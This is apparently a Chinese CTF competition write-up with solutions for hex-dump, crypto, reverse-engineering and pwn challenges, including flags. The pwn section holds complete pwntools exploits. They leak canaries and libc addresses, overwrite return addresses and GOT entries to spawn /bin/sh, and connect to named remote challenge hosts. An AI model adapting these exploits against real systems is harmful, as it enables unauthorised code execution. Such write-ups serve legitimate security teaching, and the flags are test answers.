508	73 00 00 00 A0 FF FF FF	53 00 00 00 A2 FE A2 FE	fV%w y ei fV%w
524	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
540	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	y Éÿÿÿt xp xp
556	79 00 00 00 CA FF FF FF	74 00 00 00 A4 FE A4 FE	y Éÿÿÿt xp xp
572	79 00 00 00 CA FF FF FF	74 00 00 00 A4 FE A4 FE	fV%w y ei fV%w
588	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	5H iHÿ eiÄ± 2Ép
604	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	E 'ÿÿÿÿ) !b!b
620	45 00 00 00 92 FF FF FF	7D 00 00 00 A6 FE A6 FE	E 'ÿÿÿÿ) !b!b
636	45 00 00 00 92 FF FF FF	7D 00 00 00 A6 FE A6 FE	fV%w y ei fV%w
652	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	
668	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
684	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

同理按照上面的金额的校验方法，将第二个框内数据取反试试

208	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
224	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
240	FF FF FF FF FF FF FF 07	80 69 FF FF FF FF FF FF	ÿÿÿÿÿÿÿ eiÿÿÿÿÿÿÿ
256	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
272	7B 00 00 00 A6 FF FF FF	30 00 00 00 02 FE 02 FE	{ Yÿÿÿ0 b b
288	7B 00 00 00 A6 FF FF FF	30 00 00 00 02 FE 02 FE	{ Yÿÿÿ0 b b
304	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w
320	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
336	75 00 00 00 A0 FF FF FF	68 00 00 00 04 FE 04 FE	u Yÿÿÿh b b
352	75 00 00 00 A0 FF FF FF	68 00 00 00 04 FE 04 FE	u Yÿÿÿh b b
368	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w
384	35 48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
400	41 00 00 00 9C FF FF FF	4B 00 00 00 06 FE 06 FE	A αÿÿÿÿK b b
416	41 00 00 00 9C FF FF FF	4B 00 00 00 06 FE 06 FE	A αÿÿÿÿK b b
432	18 66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w

这样就能拼出一串有意义的字符串，套上flag就可以交了

35	48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
7B	00 00 00 59 00 FF FF	30 00 00 00 02 FE 02 FE	{ Yÿÿÿ0 b b
7B	00 00 00 59 00 FF FF	30 00 00 00 02 FE 02 FE	{ Yÿÿÿ0 b b
18	66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w
35	48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
75	00 00 00 5F 00 FF FF	68 00 00 00 04 FE 04 FE	u _ÿÿÿh b b
75	00 00 00 5F 00 FF FF	68 00 00 00 04 FE 04 FE	u _ÿÿÿh b b
18	66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w
35	48 01 EE 48 FF 00 07	80 69 C0 B1 01 32 C9 70	5H iHÿ eiÄ± 2Ép
41	00 00 00 63 00 FF FF	4B 00 00 00 06 FE 06 FE	A cÿÿÿÿK b b
41	00 00 00 63 00 FF FF	4B 00 00 00 06 FE 06 FE	A cÿÿÿÿK b b
18	66 56 25 77 1A FF 07	80 69 18 66 56 25 77 1A	fV%w y ei fV%w

# Crypto

## 大魔术师

首先抽象出加密函数 $f(x)=(2*x)\%(n+1)$ ，然后计算 $e$ 满足 $2^e \equiv 1 \pmod{n+1}$ ，则一叠牌经过 $e$ 次完美洗牌后就回到初始状态，写脚本得到 $e$ 为52，已知40轮，求20轮，即再完美洗牌32次即可。这是一种方法，还有就是直接推求逆的数学公式，再深入理解这其实就是一个每组26字符的栅栏等方式。

```
1 flag{35d73abcef21bb077283935c1ab55934}
```

## basyrsa

最普通的rabin加密，原理自行百度吧，这里贴个脚本（看完wp，发现直接开方也能算出来，这波大意了）

```
1 import libnum
2 p =
  11280195800394225193201977641506157206608546800756730825026418522628916734
  45331133185424089390001191605612387946617235140147088880820018821169779835
  7342263
4 q =
  13229100349591006754778266002884819502644686669813280840875988877044447789
  13026521613219963462918989080287916073649889734028559476669690850936647998
  2182343
5 c =
  34191387906920577434576811456256014813898730719867842046242493358356679498
  7937404568141118273289
6 n = p*q
7 c_p = pow(c, (p+1)//4, p)
8 c_q = pow(c, (q+1)//4, q)
9 a = libnum.invmod(p, q)
10 b = libnum.invmod(q, p)
11 x = (b*q*c_p + a*p*c_q)%n
12 y = (b*q*c_p - a*p*c_q)%n
13 print(libnum.n2s(x))
15 print(libnum.n2s(n-x))
16 print(libnum.n2s(y))
17 print(libnum.n2s(n-y))
18 #flag{happy_RSA_Yes!}
```

## 旋转的栅栏

普通的栅栏密码，每组字数为题目长度5，解密得到ThIsiuArEs0tIgtYaeRHgAlFe，然后是旋转部分，这里有5组字符，每组都顺时针旋转90度，然后看第一列ThIsi，i右边就是s，螺旋读法即可得到flag，最后一个小坑的点是大家把全部都当作flag了，后来给了hint，长度是12，这里就知道只要后面部分就可以了。

```
1 flag{Y0uArEgReatI}
```



## PH

这一题后面没啥难度，主要是解决dlp获取e，但是看来32bit还是不太够噻，这都有人爆的么，下次给40好了。

直接discrete\_log显然不能，毕竟这个模数也是有个1055bit。

这题的切入点在这个模数的欧拉函数有小因子，所以这个模数也不太安全，现实中也不能找这种模数。然后就是，既然这个模数的欧拉函数有小因子，所以我们可以在这个有限域下找到低阶点，这个低阶点生成的群也会比较小，有利于我们利用pohlig-hellman算法的运行。

```
1  q =
    23339256353210599960742362036893121490407231171457651422295076923120410262
    37768404576094953310116603585088620460196935471379645993323330557941510273
    58316052815030805966766472008838394272766891210093842456718560135479924990
    52554161749813789547763236466628245583678454875382878624514679483378917186
    8710010890890285183379
2  _q =
    23005591270805094181012467408035032609750997206111072699496937012796123050
    12860539899590368335303755902827458402056863084141772508660803009999015308
    00248255671961430092878740797091301240166340517785257622810247723021770636
    3121002418447575348847720868994294182764330391765488336969829346974027*261
    4560217771*197*41*2  #对其欧拉函数的因式分解（首先在factordb上分解，会得到.....
    *2402010421*197*41*2，之后用yafu分解.....，可以得到.....*2614560217771），这里的_q少
    了2402010421,当然也可以舍弃2614560217771
5  c =
    20992961920922322710080485788332705898464887556550768217863919345744234928
    70309084491873175339041865936602020392272689758447706989093157854717718137
    40947367107553812757662800502639937265182452862017635149031667839016569911
    20713024986856514236958347926582456922911475457663278219143066409565120889
    6183018760539058673162
6  #生成一对等价于c和m的cc和mm，但是他们的阶比较小，就是前面因式分解中少了的大约40bit
    的那一个值，要是不懂可以询问群里的端茶倒水
7  cc = pow(c,_q,q)
8  m = 619940436950888188753194007026217521
9  mm = pow(m,_q,q)
10 cc = mod(cc,q)
13 mm = mod(mm,q)
14 discrete_log(cc,mm) #再调用sage现成的函数
```

后面的步骤就不多说了，原本都想把flag设成md5(e)的，但是又怕选手e解出来了，flag提交不对，省得麻烦，就随便加了一点。

## Re

### 进击的Python

python的反编译，网上的在线反编译不出来，只能通过pip安装个库来实现

```
1  pip install uncompyle6
```



安装即可  
然后输入命令

```
1 uncompyl6 topic.pyc > main.py
```

就可以看到python的源代码了  
思路是先将flag base64加密然后异或，最后的脚本如下：

```
1 from base64 import *
2 des = "617a0e12131f6d54243f1409095549120e5540230202360f0d2022346a682a120f3
   f3403326e08520d20220e251d6339"
3 b = bytes.fromhex(des)
4 #print(b)
5 b = b[::-1]
6 li = list(b)
7 change = ''
8 for i in range(1,len(b)):
9     li[i] = li[i] ^ li[i-1]
10    change += chr(li[i])
11 #print(change)
12 change = change[::-1]
13 change += chr(b[0])
14 change = change.encode()
15 flag = b64decode(change)
16 print(flag.decode())
17 #CBCTF{plez_in_reverse_find_yourself}
```

## ELF

简单的位运算  
加密算法和解密算法是一样的

```
1 f1=
   [0x36,0x38,0x34,0x31,0x3e,0x1b,0x11,0x14,0x19,0x14,0x1e,0x11,0x19,0x1b,0x1
   c,0x1a,0x12,0x11,0x1c,0x1c,0x1a,0x19]
2 f2=
   [0x7e,0x29,0xe8,0xdd,0x76,0x22,0x9c,0xe8,0xd8,0xda,0x77,0x74,0xd5,0x20,0x7
   f,0x2f,0x5a,0x74,0x13,0x57,0x7a,0x33]
3 key1 = "ajsdiaafneifnkdnfaeeon"
5 key2 = "femfnfwoifmnekfnkowfnf"
6 k=[]
8 for i,j in zip(f2,key2):
9     i ^= ord(j)
10    k.append(i)
12 l=[]
13 flag2=[]
14 k.reverse()
15 for a,b in zip(f1,k):
16     a = (a & 0x55) ^ ((b & 0xaa) >>1) | a & 0xaa
17     b = 2 * (a & 0x55) ^ b & 0xaa | b & 0x55
18     a = a & 0x55 ^ ((b & 0xaa) >>1) | a & 0xaa
```

```

19     l.append(a)
20     flag2.append(b)
22 flag1=[]
23 for i,j in zip(l,key1):
24     i ^= ord(j)
25     flag1.append(i)
28 print [chr(i) for i in flag1]
29 print [chr(i) for i in flag2]

```

## void SMC

一个最基础的SMC实现。SMC即“自解密代码”，指通过修改代码或数据，阻止别人直接静态分析，然后在动态运行程序时对代码进行解密，达到程序正常运行的效果，而计算机病毒通常也会采用SMC技术动态修改内存中的可执行代码来达到变形或对代码加密的目的，从而躲过杀毒软件的查杀或者迷惑反病毒工作者对代码进行分析。--来自看雪论坛。程序把验证flag的关键逻辑加密后放在了.void段里，然后在运行的时候把验证函数解密，并且验证，对于这种题目，比较好的方式是动态调试，断在适当的位置，然后把解密后的函数汇编代码复制出来到IDA中，再静态分析。不过因为此题比较简单，所以可以在IDA中直接操作。首先通过字符串定位到程序main函数。

```

1  int sub_401150()
2  {
3      int v1; // [esp+0h] [ebp-8h]
4      _BYTE *i; // [esp+4h] [ebp-4h]
5
6      v1 = sub_409293(256);
7      sub_402030(v1, 0, 256);
8      sub_401100();
9      sub_4010C0("%s", v1);
10     for ( i = &loc_417000; (unsigned __int8)*i != 195; ++i )
11         *i ^= 0x66u;
12     if ( ((int (__cdecl *)(int))loc_417000)(v1) )
13         sub_401050("correct!", v1);
14     else
15         sub_401050("wrong flag,please try again", v1);
16     return 0;
17 }

```

第11行对函数内每个字节异或0x66，根据异或的性质，我们异或回去即可。

IDA Python脚本

```

1  addr = 0x417000
2  while(Byte(addr)!=195):
3      PatchByte(addr,Byte(addr)^0x66)
4      addr+=1

```

解密后选中整个函数按c键生成代码，再按p键生成函数，就可以用F5查看逻辑了。

```

1  signed int __cdecl sub_417000(const char *a1)
2  {
3      char v2; // [esp+0h] [ebp-44h]
4      char v3; // [esp+1h] [ebp-43h]

```

```
5 char v4; // [esp+2h] [ebp-42h]
6 char v5; // [esp+3h] [ebp-41h]
7 char v6; // [esp+4h] [ebp-40h]
8 char v7; // [esp+5h] [ebp-3Fh]
9 char v8; // [esp+6h] [ebp-3Eh]
10 char v9; // [esp+7h] [ebp-3Dh]
11 char v10; // [esp+8h] [ebp-3Ch]
12 char v11; // [esp+9h] [ebp-3Bh]
13 char v12; // [esp+Ah] [ebp-3Ah]
14 char v13; // [esp+Bh] [ebp-39h]
15 char v14; // [esp+Ch] [ebp-38h]
16 char v15; // [esp+Dh] [ebp-37h]
17 char v16; // [esp+Eh] [ebp-36h]
18 char v17; // [esp+Fh] [ebp-35h]
19 char v18; // [esp+10h] [ebp-34h]
20 char v19; // [esp+11h] [ebp-33h]
21 char v20; // [esp+12h] [ebp-32h]
22 char v21; // [esp+13h] [ebp-31h]
23 char v22; // [esp+14h] [ebp-30h]
24 char v23; // [esp+15h] [ebp-2Fh]
25 char v24; // [esp+16h] [ebp-2Eh]
26 char v25; // [esp+17h] [ebp-2Dh]
27 char v26; // [esp+18h] [ebp-2Ch]
28 char v27; // [esp+19h] [ebp-2Bh]
29 char v28; // [esp+1Ah] [ebp-2Ah]
30 char v29; // [esp+1Bh] [ebp-29h]
31 char v30; // [esp+1Ch] [ebp-28h]
32 char v31; // [esp+1Dh] [ebp-27h]
33 char v32; // [esp+1Eh] [ebp-26h]
34 int v33; // [esp+20h] [ebp-24h]
35 char *v34; // [esp+24h] [ebp-20h]
36 unsigned int v35; // [esp+28h] [ebp-1Ch]
37 const char *v36; // [esp+2Ch] [ebp-18h]
38 int v37; // [esp+30h] [ebp-14h]
39 const char *v38; // [esp+34h] [ebp-10h]
40 unsigned int v39; // [esp+38h] [ebp-Ch]
41 int i; // [esp+3Ch] [ebp-8h]
42 if ( !a1 )
43     return 0;
44     return 0;
45 v36 = a1 + 1;
46 v39 = (unsigned int)&a1[strlen(a1) + 1];
47 v35 = v39 - (_DWORD)(a1 + 1);
48 v37 = v39 - (_DWORD)(a1 + 1);
49 if ( v39 - (_DWORD)(a1 + 1) != 31 )
50     return 0;
51 v2 = 53;
52 v3 = 45;
53 v4 = 42;
54 v5 = 48;
```

```

55     v6 = 25;
56     v7 = 12;
57     v8 = 36;
58     v9 = 90;
59     v10 = 7;
60     v11 = 10;
61     v12 = 0;
62     v13 = 52;
63     v14 = 36;
64     v15 = 49;
65     v16 = 51;
66     v17 = 46;
67     v18 = 19;
68     v19 = 27;
69     v20 = 1;
70     v21 = 49;
71     v22 = 35;
72     v23 = 26;
73     v24 = 4;
74     v25 = 94;
75     v26 = 15;
76     v27 = 22;
77     v28 = 54;
78     v29 = 68;
79     v30 = 15;
80     v31 = 10;
81     v32 = 9;
82     for ( i = 0; i < v37; ++i )
83     {
84         v38 = aVoidWantsGirlf;
85         v34 = &aVoidWantsGirlf[1];
86         v38 += strlen(v38);
87         v33 = ++v38 - &aVoidWantsGirlf[1];
88         if ( (aVoidWantsGirlf[i % (unsigned int)(v38 - &aVoidWantsGirlf[1])] ^
a1[i]) != *(&v2 + i) )
89             return 0;
90     }
91     return 1;
92 }

```

最后的脚本

```

1 cipher = [53, 45, 42, 48, 25, 12, 36, 90, 7, 10, 0, 52, 36, 49, 51, 46, 19
, 27, 1, 49, 35, 26, 4, 94, 15, 22, 54, 68, 15, 10, 9]
2 key = "void_wants_girlfriends"
3 flag=""
4 for i in range(len(cipher)):
5     flag+=str(chr(ord(key[i%len(key)])^cipher[i]))
6 print(flag)

```

## 打码平台

题目是html和js，打开html后可以得知如果在60秒内能完成输入60张正确的验证码就可以得到flag，但验证码是6位中英文混合，所以手工基本不可能完成。题目给了两个js，打开ext.js，发现做了很严重的混淆，基本不可读，另一个叫captcha-mini-min.js，打开看发现做了代码的压缩，根据名字和压缩特征，可以知道这是一个验证码库的js文件，该库没有使用webpack这一类压缩，所以直接格式化一下代码就可以看到逻辑。

```
1  function Captcha(params = {}) {
2      let middleParams = Object.assign({
3          lineWidth: 0.5,
4          lineNum: 2,
5          dotR: 1,
6          dotNum: 15,
7          preGroundColor: [10, 80],
8          backGroundColor: [150, 250],
9          fontSize: 20,
10         fontFamily: ['Georgia', '微软雅黑', 'Helvetica', 'Arial'],
11         fontStyle: 'fill',
12         content: 'acdefhijkmpwxyABCDEFGHJKMNPQWXY12345789',
13         length: 4
14     },
15     params);
16     Object.keys(middleParams).forEach(item =>{
17         this[item] = middleParams[item]
18     });
19     this.canvas = null;
20     this.paint = null
21 };
22 Captcha.prototype.getRandom = function(...arr) {
23     arr.sort((a, b) =>a - b);
24     return Math.floor(Math.random() * (arr[1] - arr[0]) + arr[0])
25 };
26 Captcha.prototype.getColor = function(arr) {
27     let colors = new Array(3).fill('');
28     colors = colors.map(item =>this.getRandom(...arr));
29     return colors
30 };
31 Captcha.prototype.getText = function() {
32     let length = this.content.length;
33     let str = '';
34     for (let i = 0; i < this.length; i++) {
35         str += this.content[this.getRandom(0, length)]
36     }
37     return str
38 };
39 Captcha.prototype.line = function() {
40     for (let i = 0; i < this.lineNum; i++) {
41         let x = this.getRandom(0, this.canvas.width);
```

```

42     let y = this.getRandom(0, this.canvas.height);
43     let endX = this.getRandom(0, this.canvas.width);
44     let endY = this.getRandom(0, this.canvas.height);
45     this.paint.beginPath();
46     this.paint.lineWidth = this.lineWidth;
47     let colors = this.getColor(this.preGroundColor);
48     this.paint.strokeStyle = 'rgba(' + colors[0] + ',' + colors[1] +
    ',' + colors[2] + ',' + '0.8)';
49     this.paint.moveTo(x, y);
50     this.paint.lineTo(endX, endY);
51     this.paint.closePath();
52     this.paint.stroke()
53 }
54 };
55 Captcha.prototype.circle = function() {
56     for (let i = 0; i < this.dotNum; i++) {
57         let x = this.getRandom(0, this.canvas.width);
58         let y = this.getRandom(0, this.canvas.height);
59         this.paint.beginPath();
60         this.paint.arc(x, y, this.dotR, 0, Math.PI * 2, false);
61         this.paint.closePath();
62         let colors = this.getColor(this.preGroundColor);
63         this.paint.fillStyle = 'rgba(' + colors[0] + ',' + colors[1] + ','
+ colors[2] + ',' + '0.8)';
64         this.paint.fill()
65     }
66 };
67 Captcha.prototype.font = function() {
68     let str = this.getText();
69     this.callback(str);
70     this.paint.font = this.fontSize + 'px ' +
this.fontFamily[this.getRandom(0, this.fontFamily.length)];
71     this.paint.textBaseline = 'middle';
72     let fontStyle = this.fontStyle + 'Text';
73     let colorStyle = this.fontStyle + 'Style';
74     for (let i = 0; i < this.length; i++) {
75         let fontWidth = this.paint.measureText(str[i]).width;
76         let x = this.getRandom(this.canvas.width / this.length * i + 0.2 *
fontWidth, (this.canvas.width / this.length) * i + 0.5 * fontWidth);
77         let deg = this.getRandom( - 6, 6);
78         let colors = this.getColor(this.preGroundColor);
79         this.paint[colorStyle] = 'rgba(' + colors[0] + ',' + colors[1] +
',' + colors[2] + ',' + '0.8)';
80         this.paint.save();
81         this.paint.rotate(deg * Math.PI / 180);
82         this.paint[fontStyle](str[i], x, this.canvas.height / 2);
83         this.paint.restore()
84     }
85 };

```

```

86  Captcha.prototype.draw = function(dom, callback = function() {}) {
87      if (!this.paint) {
88          this.canvas = dom;
89          if (!this.canvas) return;
90          else this.paint = this.canvas.getContext('2d');
91          this.callback = callback;
92          this.canvas.onclick = () =>{
93              this.drawAgain()
94          }
95      }
96      let colors = this.getColor(this.backgroundColor);
97      this.paint.fillStyle = 'rgba(' + colors[0] + ',' + colors[1] + ',' + colors[2] + ',' + '0.8)';
98      this.paint.fillRect(0, 0, this.canvas.width, this.canvas.height);
99      this.circle();
100     this.line();
101     this.font();
102 };
103 Captcha.prototype.clear = function() {
104     this.paint.clearRect(0, 0, this.canvas.width, this.canvas.height)
105 };
106 Captcha.prototype.drawAgain = function() {
107     this.clear();
108     this.draw(this.callback)
109 };
110 if (typeof module !== 'undefined' && !module.nodeType && module.exports) {
111     module.exports = Captcha
112 }

```

应该从哪里入手呢，这里可以根据经验猜测主要逻辑，但对新手来说应该有更有说服力的方法。因为这是一个js库，我们可以选取里面特征的函数代码去github上搜索，比如Captcha.prototype.draw, Captcha.prototype.getColor这些，我选取的是86行的Captcha.prototype.draw，搜索到了四十五个结果，我们随便进入一个项目，在项目代码中搜索”draw“（eg <https://github.com/1124093245csngdz/erjieduan/search?q=draw>），或者”captcha“这些关键字，在（<https://github.com/1124093245csngdz/erjieduan/blob/ac2327bbd4d049d525022c71157a450026fdd1f9/client/js/register.js>）中可以看见调用方法。我们就知道了，验证码的绘制是draw函数完成的，而验证码的内容是通过一个回调函数返回的，那我们就要找出是谁用了这个回调函数。

91行，把callback赋值给了this.callback。然后在this.font()中调用，69行，把验证码内容的字符串传入callback，而这个字符串来源于68行的getText方法。所以，把getText函数的代码修改成return ””;返回一个空字符串，就可以使验证码的内容恒为空。即可在60秒内完成任务。

## PWN

### pie

泄露canary和返回地址，任意地址读从libc里找到程序地址，计算程序基地址，覆盖返回地址执行后门函数

忘了禁用one\_gadget导致可以直接one\_gadget一把梭or2

exp:

```
1  #!/usr/bin/python
2  from pwn import *
3
4  import sys
5
6  context.log_level = 'debug'
7  context.arch='amd64'
8  local=0
9
10 binary_name='pie'
11 libc_name='libc.so.6'
12 libc=ELF("./"+libc_name)
13 e=ELF("./"+binary_name)
14
15 if local:
16     p=process("./"+binary_name)
17 else:
18     p=remote('120.26.174.140',10003)
19
20 def z(a=''):
21     if local:
22         gdb.attach(p,a)
23         if a=='':
24             raw_input
25     else:
26         pass
27
28 rc=lambda x:p.recv(x)
29 ru=lambda x:p.recvuntil(x)
30 sl=lambda x:p.sendline(x)
31 sd=lambda x:p.send(x)
32 sa=lambda a,b:p.sendafter(a,b)
33 sla=lambda a,b:p.sendlineafter(a,b)
34 ia=lambda :p.interactive()
35
36 def leak_address():
37     if(context.arch=='i386'):
38         return u32(p.recv(4))
39     else :
40         return u64(p.recv(6).ljust(8,b'\x00'))
41
42 sla("name?",b'a'*0x18)
43 ru('\x0a')
44 ru('\x0a')
45
46 canary=u64(p.recv(7).rjust(8,b'\x00'))
47 print(hex(canary))
48 sla("from?","b"*0x27)
49 ru('\x0a')
50 ru('\x0a')
51
52 libc_start_main = leak_address()
53 print(hex(libc_start_main))
54
55 sla("know?",p64(libc_start_main+0x3c9219-0x60))
56 ru('\x0a')
57
58 base = leak_address()-0x202040
59 print(hex(base))
```



```

59 hackme = base+0x9aa
60 sa(' (yes/no) ',b'no\x00\x00'+p32(0)+p64(0)*2+p64(canary)+p64(0)+p64(hackme)
   )
62 ia()

```

## PTT0的记账本

没有限制负数索引，由于bss上面就是got，show泄露libc地址，add改got表这里改了free函数为system，free释放name为"/bin/sh\x00"的堆块即调用system("/bin/sh")

exp:

```

1  #!/usr/bin/python
2  from pwn import *
3
4  import sys
5
6  context.log_level = 'debug'
7  context.arch='amd64'
8  local=0
9
10 binary_name='book'
11 libc_name='libc.so.6'
12 libc=ELF("./"+libc_name)
13 e=ELF("./"+binary_name)
14
15 if local:
16     p=process("./"+binary_name)
17 else:
18     p=remote('120.26.174.140',10001)
19
20 def z(a=''):
21     if local:
22         gdb.attach(p,a)
23         if a=='':
24             raw_input
25     else:
26         pass
27
28 ru=lambda x:p.recvuntil(x)
29 sl=lambda x:p.sendline(x)
30 sd=lambda x:p.send(x)
31 sa=lambda a,b:p.sendafter(a,b)
32 sla=lambda a,b:p.sendlineafter(a,b)
33 ia=lambda :p.interactive()
34
35 def leak_address():
36     if(context.arch=='i386'):
37         return u32(p.recv(4))
38     else :
39         return u64(p.recv(6).ljust(8,b'\x00'))
40
41 def cho(i):
42     sla('>> ',str(i))
43
44 cho(3)
45
46 sla('index:','-6')
47 ru('time: ')

```

```

48 libc_addr1 = int(ru('\x0a')[:-1])
49 ru('deadline: ')
50 libc_addr2 = int(ru('\x0a')[:-1]) << 32
51 print (hex(libc_addr1))
52 print (hex(libc_addr2))
53 #setbuf
54 libc_base = libc_addr2 + libc_addr1 - 0x88540 - 0x60
55 print hex(libc_base)
56 system = libc_base+libc.sym['system']
57 puts = libc_base+libc.sym['puts']
58 print('system:'+hex(system))
59 print('puts:'+hex(puts))
60 system1 = system & 0xFFFFFFFF
61 system2 = (system & 0xFFFF00000000) >> 32
62 print(hex(system1))
63 print(hex(system2))
64 puts1 = puts & 0xFFFFFFFF
65 puts2 = (puts & 0xFFFF00000000) >> 32
66 print(hex(puts1))
67 print(hex(puts2))
68 cho(1)
69 sla('index:', '1')
70 sla('time:', '1')
71 sla('deadline:', '1')
72 sla('money:', '1')
73 sla('interest:', '1')
74 sla('name:', '/bin/sh\x00')
75 cho(1)
76 sla('index:', '-7')
77 sla('time:', str(system1))
78 sla('deadline:', str(system2))
79 sla('money:', str(puts1))
80 sla('interest:', str(puts2))
81 sla('name:', 'x')
82 cho(2)
83 sla('index:', '1')
84 ia()

```

## easystack

scanf读入时没有使用&, 且两个连续调用的函数在同一个位置开栈, 所以可以控制栈上的值, 使用scanf向任意地址写

exp:

```

1 from pwn import *
2 context(log_level='debug', arch='amd64')
3 local=1
4
5 binary_name='easystack'
6 if local:
7     p=process("./"+binary_name)

```

```

8     e=ELF("./"+binary_name)
9     libc=e.libc
10 else:
11     p=remote('node3.buuoj.cn',25985)
12     e=ELF("./"+binary_name)
13     libc=ELF("libc-2.27.so")
14 def z(a=''):
15     if local:
16         gdb.attach(p,a)
17         if a=='':
18             raw_input
19     else:
20         pass
21 ru=lambda x:p.recvuntil(x)
22 rc=lambda x:p.recv(x)
23 sl=lambda x:p.sendline(x)
24 sd=lambda x:p.send(x)
25 sla=lambda a,b:p.sendlineafter(a,b)
26 ia=lambda : p.interactive()
27 shell=0x601054
28 ru("Welcome,what's your name?\n")
29 payload='a'*(0x70-0x34)+p64(shell)
30 sl(payload)
31 ru("Are you a pwner,weber or else?\n")
32 sl('a')
33 ru("DO YOU WANT TO JOIN 0RAYS?[1/0]\n")
34 sl(str(0xffff))
35 ia()

```

## QAQ

由于出题人太懒直接从平台拿的0解题

ida的f5看不到真正的程序逻辑，汇编看关键跳转，只要绕过strcmp和一个字节比较就可以了

```

1 from pwn import *
2 context(arch = 'amd64', os = 'linux',log_level = 'debug')
3 p=process('./QAQ')
4 pd = b'\x00'*20
5 pd += b'a'*0x34+b'\x1b'
6 p.send(pd)
7
8 p.interactive()

```